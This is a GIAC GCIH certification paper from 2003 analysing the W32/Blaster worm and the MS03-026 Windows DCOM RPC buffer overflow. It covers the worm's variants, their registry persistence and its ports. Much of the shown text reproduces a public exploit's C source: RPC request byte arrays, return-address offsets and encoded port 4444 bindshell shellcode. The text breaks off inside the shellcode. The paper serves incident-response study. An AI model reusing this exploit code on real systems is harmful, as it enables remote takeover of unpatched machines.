Global Information Assurance Certification Paper

Blasting Windows: An Analysis of the W32/Blaster Worm

.....

By John Van Hoogstraten

GCIH Practical Assignment

Version 2.1a

Option 1 – Exploit in Action

October 27, 2003

Table of Contents

Introduction

According to Symantec Corporation, *"Blaster is an example of an increasingly dangerous type of computer virus known as a "blended threat." Blended threats combine the characteristics of viruses, worms, trojan horses, and other malicious code, taking advantage of vulnerabilities in operating systems and applications to initiate, transmit, and spread an attack. By combining multiple vectors and techniques, blended threats can spread rapidly and cause widespread damage. Effective protection from blended threats therefore requires a comprehensive security solution that contains multiple layers of defense and response mechanisms" (http://enterprisesecurity.symantec.com/pdf/Blaster_fs.pdf?EID=0).*

W32/Blaster has become one of the fastest spreading viruses or worms to date, largely because of its blended threat design. In this paper I analyze the W32/Blaster worm and the underlying Microsoft MS03-026 RPC Buffer Overflow that is exploited to accomplish the goals of infection and propagation.

While largely unaffected by recent virus and worm outbreaks, the company I work for was hit relatively hard by W32/Blaster. How we prepared for, detected and dealt with the W32/Blaster worm is documented, along with the lessons we learned and the changes that were made to our IT environment, policies and procedures as a result of the experience gained from this incident.

The Exploit

This section provides a brief overview of the W32/Blaster worm and its variants, the operating systems it affects and the protocols, applications and services it exploits.

Identification of Exploit:

Name of Exploit: W32/Blaster

CVE Number: CAN-2003-0352

CERT Number: CA-2003-20

Microsoft Security Bulletin: MS03-026

BUGTRAQ Number: 8205

Also Known As: W32.Blaster.Worm (Symantec)
W32/Lovsan.worm.a (McAfee)
Win32.Poza.A (CA)
Lovsan (F-Secure)
WORM_MSBLAST.A (Trend)
W32/Blaster-A (Sophos)
W32/Blaster (Panda)
Worm.Win32.Lovesan (KAV)

Date of Discovery: August 11, 2003

Operating Systems Affected:

The following Microsoft operating systems are affected by the W32/Blaster Worm:

- Windows XP
- Windows 2000
- Unpatched versions of Windows 2003 and Windows NT are also vulnerable to this exploit but the W32/Blaster worm is not coded to replicate to these operating systems.

Protocols/Applications/Services Affected:

The W32/Blaster worm exploits a vulnerability in unpatched versions of the Windows 2000 and Windows XP version of DCOM RPC (Remote Procedure Call). This is a vulnerability in the part of RPC that deals with message exchange over TCP/IP.

Microsoft released a patch on July 16, 2003 (27 day's prior to the appearance of the W32/Blaster Worm) that addresses this vulnerability in Microsoft Security Bulletin MS03-026.

The worm makes use of the following TCP/UDP Ports:

- TCP Port 135 (DCOM RPC)
- UDP Port 69 (TFTP)
- TCP Port 4444 (Remote Shell)

Description

The W32/Blaster Worm exploits a known vulnerability in Microsoft's DCOM RPC that is detailed in Microsoft Security Bulletin MS03-026.

When executed, the worm attempts to retrieve a copy of the file *msblast.exe* from the compromising host. Once this file has been retrieved it is executed and the compromised system begins scanning for vulnerable systems to compromise in the same manner.

If the current date is the 16th through the end of the month from the months of January through August or if the current month is September through December the compromised system will attempt to perform a SYN flood denial of service attack against port 80 on the Microsoft windowsupdate.com Web site.

A remote shell backdoor that listens on TCP port 4444 is also installed, allowing an attacker to issue remote commands to the compromised system.

Variants

A number of variants of the W32/Blaster worm have been released into the wild since the original first appeared on July 16, 2003.

At the time this paper was written the known variants and their differences from the original W32/Blaster worm are:

W32/Blaster-B

- Functionally equivalent to blaster.

- This worm attempts to download the penis32.exe file to the %WinDir%\System32 folder, and then execute it.

- Adds the value: `"windows auto update"="penis32.exe"` to the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` so that the worm runs when Windows is started.

W32/Blaster-C

- Functionally equivalent to blaster.
- This worm attempts to download the Teekids.exe file to the %WinDir%\System32 folder, and then execute it.
- W32/Blaster-C Worm may have been distributed in a package that also contained a backdoor trojan. The package would have had the following characteristics:
    - index.exe (32,045 bytes): Drops the worm and Backdoor components.
    - root32.exe (19,798 bytes): Backdoor component.
    - teekids.exe (5,360 bytes): Worm component.
- Adds the value: `"Microsoft Inet Xp.."="teekids.exe"` to the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` so that the worm runs when Windows is started.

W32/Blaster-D

- Functionally equivalent to blaster.
- This worm attempts to download the Mspatch.exe file to the %WinDir%\System32 folder, and then execute it.
- Adds the value: `"Nonton Antivirus"="mspatch.exe"` to the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` so that the worm runs when Windows is started.

W32/Blaster-E

- Functionally equivalent to blaster.
- This worm attempts to download the Mslaugh.exe file into the %Windir%\System32 folder, and then execute it.
- The worm attempts to perform a denial of service on kimble.org. At the time of writing, kimble.org resolved to 127.0.0.1.
- Adds the value: `"windows automation"="mslaugh.exe"` to the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` so that the worm runs when Windows is started.

- The worm contains the following text, which is never displayed: "I dedicate this particular strain to me ANG3L - hope yer enjoying yerself and dont forget the promise for me B/DAY !!!!"

W32/Blaster-F

- Functionally equivalent to blaster.
- This worm attempts to download the Enbiei.exe file into the %Windir%\System32 folder, and then execute it.
- The worm also attempts to perform a denial of service on tuiasi.ro. At the time of writing, tuiasi.ro resolves to a blank address.
- Adds the value: `"www.hidro.4t.com"="enbiei.exe"` to the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` so that the worm runs when Windows is started.

W32/Blaster and MS03-026 References

Further information regarding the W32/Blaster worm and the associated Microsoft DCOM RPC vulnerability can be found at the following URL addresses:

[1] Carnegie Mellon University – CERT® Advisory CA-2003-20 W32/Blaster worm – August 11, 2003 – http://www.cert.org/advisories/CA-2003-20.html

[2] Elser, Dennis – Decompilation of the RPC blaster.worm main() routine and short description/analysis – http://archives.neohapsis.com/archives/bugtraq/2003-08/att-0160/msblast_analysis.txt

[3] Internet Security Systems – "MS Blast" MSRPC DCOM Worm Propagation – August 11, 2003 – http://xforce.iss.net/xforce/alerts/id/150

[4] Microsoft Corporation – Microsoft Security Bulletin MS03-026 – July 16, 2003 – http://www.microsoft.com/technet/security/bulletin/MS03-026.asp

[5] Network Associates (McAfee) – W32/Lovsan.worm.a – August 11, 2003 – http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547

[6] Rolles, Rolf – Recode from disassembly of the Win32 DCOM worm – http://lists.insecure.org/lists/vuln-dev/2003/Aug/att-0029/RPC_DCOM_recode_and_analysis.TXT

[7] Symantec Corporation (SecurityFocus) – Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability – July 16, 2003 – http://www.securityfocus.com/bid/8205

[8] Symantec Corporation – Microsoft DCOM RPC Worm Alert – August 11, 2003 – https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf

[9] Symantec Corporation – W32.Blaster.Worm – August 11, 2003 – http://www.symantec.com/avcenter/venc/data/w32.blaster.worm.html


[10] The MITRE Corporation – CAN-2003-0352 (under review) – http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

The Attack

This section provides an in depth analysis of the W32/Blaster Worm, the vulnerability it exploits and its attack methodology. Because the MS03-026 Windows RPC vulnerability is integral to the functionality of W32/Blaster it is also discussed in detail. Methods of detecting and defending against the W32/Blaster worm finish up this section.

Description and Diagram of Network

The diagram below is a simplified and very abstracted high level depiction of my company's local and wide area networks. While all details relevant to the discussion at hand are included, depicting the network in its entirety and at full technical detail would take a great deal of space and not serve a purpose beyond adding unnecessary complexity.



Protocol and Service Description

Remote Procedure Call (RPC) is a protocol used by Microsoft's Windows operating systems for inter-process communication between applications. RPC allows an application running on one computer to seamlessly execute code on a remote system. The Microsoft RPC protocol is a derivation of the Open Software Foundation (OSF) RPC protocol with the addition of some Microsoft specific extensions.

How the Windows DCOM RPC Vulnerability Exploit Works

The MS03-026 Windows RPC vulnerability exploited by W32/Blaster was announced by Microsoft 27 days before the release of the worm on July 16th, 2003.

The Windows vulnerability exploited by the worm is in the part of RPC that deals with message exchange over TCP/IP. The failure occurs due to incorrect handling of malformed messages. The vulnerability affects a Distributed Component Model (DCOM) interface with RPC that listens on TCP/IP port 135. This port handles DCOM object activation requests that are sent from client machines to the server.

Successful exploitation of this vulnerability would allow an attacker to run code with Local System privileges on the compromised system. Once compromised the attacker would be able to take any action they chose, including installing programs, viewing, changing and deleting data, or adding accounts with full privileges.

Source code for the Microsoft Windows MS03-026 RPC Buffer Overflow Exploit

Several working exploits for the Microsoft Windows MS03-026 Buffer Overflow vulnerability were released onto the Internet prior to the advent of the W32/Blaster Worm. The source code for one of these exploits that has been ported to run on Win32 by Benjamin Lauziere is shown below. This source code (dcom.c) along with a precompiled binary version (dcom32.exe) of the exploit was obtained from:

http://www.illmob.org/rpc/DComExpl_UnixWin32.zip.

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>

  - Usage: ./dcom <Target ID> <Target IP>
```

```
  - Targets:
  -          0    Windows 2000 SP0 (english)
  -          1    Windows 2000 SP1 (english)
  -          2    Windows 2000 SP2 (english)
  -          3    Windows 2000 SP3 (english)
  -          4    Windows 2000 SP4 (english)
  -          5    Windows XP SP0 (english)
  -          6    Windows XP SP1 (english)

*/



#ifdef WIN32
#include <Windows.h>
#endif

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

#ifndef WIN32
#include <error.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#define STD_IN                    0
#endif

#include <fcntl.h>



unsigned char bindstr[] = {
       0x05, 0x00, 0x0B, 0x03, 0x10, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00,
              0x00, 0x7F, 0x00, 0x00, 0x00,
       0xD0, 0x16, 0xD0, 0x16, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
              0x00, 0x01, 0x00, 0x01, 0x00,
       0xa0, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
              0x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00,
       0x04, 0x5D, 0x88, 0x8A, 0xEB, 0x1C, 0xC9, 0x11, 0x9F, 0xE8, 0x08,
              0x00,
       0x2B, 0x10, 0x48, 0x60, 0x02, 0x00, 0x00, 0x00
};

unsigned char request1[] = {
       0x05, 0x00, 0x00, 0x03, 0x10, 0x00, 0x00, 0x00, 0xE8, 0x03, 0x00,
              0x00, 0xE5, 0x00, 0x00, 0x00, 0xD0, 0x03, 0x00, 0x00, 0x01,
              0x00, 0x04, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00,
              0x00, 0x00, 0x00, 0x00, 0x00, 0x32, 0x24, 0x58, 0xFD, 0xCC,
              0x45, 0x64, 0x49, 0xB0, 0x70, 0xDD, 0xAE, 0x74, 0x2C, 0x96,
              0xD2, 0x60, 0x5E, 0x0D, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
              0x00, 0x00, 0x00, 0x70, 0x5E, 0x0D, 0x00, 0x02, 0x00, 0x00,
              0x00, 0x7C, 0x5E, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10,
              0x00, 0x00, 0x00, 0x80, 0x96, 0xF1, 0xF1, 0x2A, 0x4D, 0xCE,
              0x11, 0xA6, 0x6A, 0x00, 0x20, 0xAF, 0x6E, 0x72, 0xF4, 0x0C,
              0x00, 0x00, 0x00, 0x4D, 0x41, 0x52, 0x42, 0x01, 0x00, 0x00,
              0x00, 0x00, 0x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00,
              0x00, 0x00, 0x00, 0xA8, 0xF4, 0x0B, 0x00, 0x60, 0x03, 0x00,
              0x00, 0x60, 0x03, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x04,
              0x00, 0x00, 0x00, 0xA2, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x38,
0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00, 0x30,
0x03, 0x00, 0x00, 0x28, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0xC8,
0x00, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x28, 0x03, 0x00,
0x00, 0xD8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02,
0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0xC4, 0x28, 0xCD, 0x00, 0x64, 0x29, 0xCD,
0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0xB9,
0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0xAB, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x46, 0xA5, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xA6, 0x01, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x46, 0xA4, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xAD,
0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0xAA, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x46, 0x07, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x58,
0x00, 0x00, 0x00, 0x90, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00,
0x00, 0x20, 0x00, 0x00, 0x00, 0x78, 0x00, 0x00, 0x00, 0x30,
0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08,
0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x50, 0x00, 0x00, 0x00, 0x4F,
0xB6, 0x88, 0x20, 0xFF, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC,
0xCC, 0x48, 0x00, 0x00, 0x00, 0x07, 0x00, 0x66, 0x00, 0x06,
0x09, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0x10, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x78, 0x19, 0x0C, 0x00, 0x58,
0x00, 0x00, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00,
0x00, 0x70, 0xD8, 0x98, 0x93, 0x98, 0x4F, 0xD2, 0x11, 0xA9,
0x3D, 0xBE, 0x57, 0xB2, 0x00, 0x00, 0x00, 0x32, 0x00, 0x31,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x80,
0x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x18, 0x43, 0x14, 0x00, 0x00, 0x00, 0x00,
0x00, 0x60, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x4D,
0x45, 0x4F, 0x57, 0x04, 0x00, 0x00, 0x00, 0xC0, 0x01, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x46, 0x3B, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x00,
0x00, 0x00, 0x00, 0x30, 0x00, 0x00, 0x00, 0x01, 0x00, 0x01,
0x00, 0x81, 0xC5, 0x17, 0x03, 0x80, 0x0E, 0xE9, 0x4A, 0x99,
0x99, 0xF1, 0x8A, 0x50, 0x6F, 0x7A, 0x85, 0x02, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC,
0xCC, 0xCC, 0xCC, 0x30, 0x00, 0x00, 0x00, 0x78, 0x00, 0x6E,
0x00, 0x00, 0x00, 0x00, 0x00, 0xD8, 0xDA, 0x0D, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x2F, 0x0C,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00, 0x00,
```

```
                0x00, 0x46, 0x00, 0x58, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01,
                0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x10, 0x00, 0x00,
                0x00, 0x30, 0x00, 0x2E, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x68,
                0x00, 0x00, 0x00, 0x0E, 0x00, 0xFF, 0xFF, 0x68, 0x8B, 0x0B,
                0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00
};

unsigned char request2[] = {
        0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00,
                0x00, 0x5C, 0x00, 0x5C, 0x00
};

unsigned char request3[] = {
        0x5C, 0x00, 0x43, 0x00, 0x24, 0x00, 0x5C, 0x00, 0x31, 0x00, 0x32,
                0x00, 0x33, 0x00, 0x34, 0x00, 0x35, 0x00, 0x36, 0x00, 0x31,
                0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
                0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
                0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x2E,
                0x00, 0x64, 0x00, 0x6F, 0x00, 0x63, 0x00, 0x00, 0x00
};



unsigned char *targets[] = {
        "Windows 2000 SP0 (english)",
        "Windows 2000 SP1 (english)",
        "Windows 2000 SP2 (english)",
        "Windows 2000 SP3 (english)",
        "Windows 2000 SP4 (english)",
        "Windows XP SP0 (english)",
        "Windows XP SP1 (english)",
        NULL
};

unsigned long offsets[] = {
        0x77e81674,
        0x77e829ec,
        0x77e824b5,
        0x77e8367a,
        0x77f92a9b,
        0x77e9afe3,
        0x77e626ba,
};

unsigned char sc[] = "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00" "\xff\xff\xff\xff"/* return address */
        "\xcc\xe0\xfd\x7f"  /* primary thread data block */
        "\xcc\xe0\xfd\x7f"  /* primary thread data block */
    /* port 4444 bindshell */
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
```

```
        "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
        "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
        "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
        "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
        "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
        "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
        "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
        "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
        "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
        "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
        "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
        "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
        "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
        "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
        "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
        "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
        "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
        "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
        "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
        "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
        "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
        "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
        "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
        "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
        "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
        "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
        "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
        "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
        "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
        "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
